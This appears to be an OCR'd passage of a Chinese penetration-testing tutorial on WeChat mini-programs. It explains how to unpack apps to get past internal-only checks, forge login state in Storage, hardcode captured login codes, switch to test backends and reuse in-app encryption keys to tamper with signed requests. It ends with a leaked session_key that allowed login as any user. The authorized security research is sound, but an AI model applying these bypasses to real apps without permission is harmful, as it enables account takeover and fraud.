
- `wx.reLaunch` — 关闭所有页面，打开到应用内的某个页面
- `wx.navigateTo` — 保留当前页面，跳转到应用内的某个页面
- `wx.redirectTo` — 关闭当前页面，跳转到应用内的某个页面

```
wx.redirectTo({
  url: "/pages/frame/frame?id=1"
})
```

也可在微信小程序WXML中使用 `navigator` 标签进行页面切换：

```
<navigator url="/pages/account/info?uid={{uid}}"> ... </navigator>
```

当然最方便的方式便是以 `/pages/` （有些小程序页面不以此文件夹开头，请读者视情况而改变）作为关键字在小程序内全局搜索，可以一个不落的将所有的结果快速返回出来：



0x04 修仙篇

0x041 前言


仰之弥高，钻之弥坚，瞻之在前，忽焉在后。只有前几篇文章中所分享的技术是远远不够的，我们必须不断地思考以及学习来提高我们自身对渗透测试微信小程序的修为。在这第四篇文章中，敝人认为依然还是有许多实用知识可分享给大

家的，笔者会从“开发者工具”、“小程序后端”、“第三方”三个角度展开描述，希望读者可学到一些有所升华。


0x042 强龙压得过开发者

由于微信小程序不可以选择发布范围哪些人可见哪些人不可见，默认是对全网公开的，也就是小程序一旦上线发布任何人有一定几率访问到此小程序。*（注：企业微信小程序可设置发布范围，但前提是：1.对应企业使用企业微信作为办公通讯软件；2.开发守规矩的设置了发布范围。）*我们以“内部”二字为例在微信小程序中搜索可以看到大量的公司内部办公小程序：

那么当开发又想贪图微信小程序的便利，奈何公司用的不是企业微信无法设置为内部小程序，但又想不让吃瓜群众以及此时在看这篇文章的读者们“不小心”访问到他们的内部小程序时，他们也许会使用下面的这类常见手法：普通人在手机端打开这个微信小程序时，会自动以 `webview` 的方式前往他们的官网，除此以外别无其他功能。



有些人看到这个页面时可能直接退出了，心里空落落的，但实际上小程序后别有洞天，我们将小程序解包之后放到开发者工具中一跑，我们可以看到下图才是这个小程序真实的内容：




原来小程序在入口处有一个校验，会判断当前小程序是否处于开发环境或者企业办公网环境，若存在显示真实的小程序内容，若不存在重定向至公司官网页面。其JS实现代码如下：

```
},
success: function (res) {
  console.log(res)
  if (res.data.ip == 1) {
    wx.navigateTo({
      url: "/pages/home"
    });
  } else if (res.data.dev == 1){
    //这里是否在dev环境是通过Referer头判断的
    wx.navigateTo({
      url: "/pages/home"
    });
  } else {
    console.log("不处于开发环境或者办公网")
    //不跳转显示官网页面
  }
}
});
```

当新手在导入一个解包之后的小程序时，在填入“AppID”处肯定非常想填写对应小程序的真实（原本）ID，但是微信开发者工具有“AppID”验证机制，每个人只能使用自己名下绑定的“AppID”：

那么当我们使用自己的“AppID”导入小程序时，这个小程序已经不再是原来的那个小程序，（~~究竟是谁改了小程序，而小程序又改了谁？小程序生从何处，下线往何去，他为什么要出现在你眼前，而他的出现对你又意味着什么呢？~~）由于“AppID”的变化，当微信小程序调用“wx.login”时生成的“js_code”并不能与服务器后端的所绑定真实的“AppID”所进行的调用微信API的操作相兼容（即无法执行 `jscode2session` 操作）。因此小程序在登录等一系列列需要“openid”，“js_code”，“Session_key”等参数的操作均可能会失败，您会看到各种各样的错误提示，开发者工具红满天：



此时我们有两种解决方案，其一我们可以在手机上正常的小程序中开启抓包模式，抓取一个由正确“AppID”生成的code值，然后拿着小本本记在一遍（注意此时不要放包，直接drop掉，因为code是一次性有效的）。接着我们来到开发者工具中，观察他的登录代码如下：

```
1. wx.login({
2.     success: function(g) {
3.         wx.request({
4.             url: o.default.domain.newDomain + "/thor/iv/login?code=" + g.code,
5.         method: "GET",
6.         success: function(o) {
7.             XXXXXXX
8.         }}}
```

`g.code` 处便是在开发者工具内小程序获取到的不合法的code值，他会将其通过 `/thor/iv/login` 传递给后端使用。我们可以直接暴力修改本地代码，将小程序通过系统功能获取 `code` 并将其作为变量传递给后端API的操作修改为AP直接请求我们刚刚得到的 `code` ，将其写死而不是通过变量引入，可谓 `code` 在变我不变：

```
1. wx.login({
2.     success: function(g) {
3.         wx.request({
4.             url: o.default.domain.newDomain + "/thor/iv/login?code=03SmBE72et...",
5.         method: "GET",
6.         success: function(o) {
7.             XXXXXXX
```

```
}}}
```

第二种方式相交之下比较“温柔”些，例如在如下示例小程序中，小程序会先尝试去 Storage 中读取 userInfo 数据判断用户是否已经登录，若用户已经登陆并且数据没有过期则不执行登录相关操作，直接使用现成本地保存的数据：

```
.....
return new Promise(function(i, s) {
    var g = wx.getStorageSync("userInfo");
        //获取信息判断用户是否已经登录
    !g || g && g.expires < Date.now() ? (wx.showLoading({
        title: "正在加载中...",
        mask: !0
    }), l ? n.push(i) : (l = !0, wx.login({
        //执行登录操作，代码略
.....
```


此时我们只需分析 userInfo 的数据结构，并构造相应的内容写入 Storage 中即可一劳永逸不需要再去执行登录操作：

Key	Value
sysInfo	+ Object: {"model":"iPhone X","pixelRatio":3,
network	"wifi"
userInfo	- Object rank: 1 openId: "oCzqR4vmnk0isZ8TOwc9i9VPWBdM" userNick: "Poc Sir" __proto__: Object

当然也可以在每个登录的口子处将登录数据写死，虽然不推荐这种方法，但：

再解决完登录问题之后，便可正式开始对程序进行一系列测试了。这里还有一个小技巧，在有些小程序中开发者会留了一个可全局切换后端从生产环境到测试环境的接口，有些时候生产环境虽然没有漏洞，但在测试环境中却能测出来，虽然会被降级处理，但至少也是一个漏洞。如下示例小程序中同时存在“生产环境”和“测试环境”两份配置代码：


我们将程序中调用“生产环境”配置的代码修改为调用“测试环境”配置的内容即可快速将小程序切换至测试环境：



在实际测试中，有些小程序功能并不是开放给全部用户所使用的，例如某一个商品支付成功之后的后续操作，大多数情况下我们并不会去实际购买商品，这时候如果我们一个个构造数据包进行测试会显的比较麻烦，此时我们就可以利用开发者工具强行修改小程序逻辑，直接通过小程序本身去构造数据包会较为便捷，比如在某次测试中我们直接在小程序首页使用“wx.navigateTo”强行跳转至订单支付成功页面，并传入一个假的订单参数：

接着小程序会带着我们写入的订单号直接来到支付成功界面，我们可以看到下图支付成功界面中还有其他功能，利用此种方法可以快速的对小程序进行测试，并让小程序自己去构造数据包，再也无需自己一个个手动的去构造API。

并且在一些IOS/安卓程序中对数据包进行了数据内容加密或者验签操作，有时候可能一时间无法找到解密方法。此时我们可以考虑其是否有对应的H5页面或小程序，可能这些系统中并没有强制对数据内容进行加密/签名或使用了相同（相类似）的加密/签名方法。而由于微信小程序的特性我们可在源码中轻易找到对应的解密方式以及“key”：



并且我们可以在小程序中直接在其进行加密/签名前修改暴力修改对应变量的内容，让小程序去主动加密/签名修改之后的数据，这样就不需要我们去一个个手动构造加密/签名之后的数据内容了，也无需考虑时间戳带来的有效性问题，掌握了它你就是下一任时间管理大师。~~（此处应该没有罗志祥的粉丝吧）~~

0x043 第三方？可靠吗

古有傻瓜速成现有一键生成，谷歌一下我们能看到各类形形色色层次不齐的小程序在线生成程序，他们为您提供从前端到后端，从推广到托管，~~从删裤到跑路~~的一条龙服务，并且服务费非常便宜（甚至都无需花钱），您可以更具自己的喜好快速创建各类小程序，甚至是一个带有支付功能的完整购物小程序。


例如某小程序一键生成平台“应用大厅”中展示结果如下，模板十分丰富并且整一个业务非常成熟，可以说每一个小程序生成平台都积累了大量的非商业已经商业用户，也有很多大厂会将自己的业务交给这些供应商去做。但这也引发了一个问题，虽然这些平台生成的小程序五花八门，但后端还是同一套，只要有一个API存在漏洞，那么在此平台上生成的几

乎所有小程序都遭殃，正式千里之堤溃于蚁穴。然而这些平台鱼龙混杂，没有一个有效的监管机制，并且很多厂商本身并不是特别注重安全问题，此外即使有“白帽子”发现了这些漏洞也很难或者有一定的风险将漏洞反应给厂商。


例如笔者在测试某SRC的小程序时发现旗下有一款利用某小程序一键生成平台生成的商店APP，用于出售其公司零售商品。笔者在授权测试中发现小程序在调用名为 `login` 的后端API时会明文返回当前的 `session_key` ：

而这套小程序的系统正是通过微信手机号快捷登录功能绑定商城账户至对应微信的，我们便可以通过之前讲过的方法修改加密数据包，从而实现任意用户登录，例如笔者在测试中成功使用“13588888888”手机号登录至购物商城：

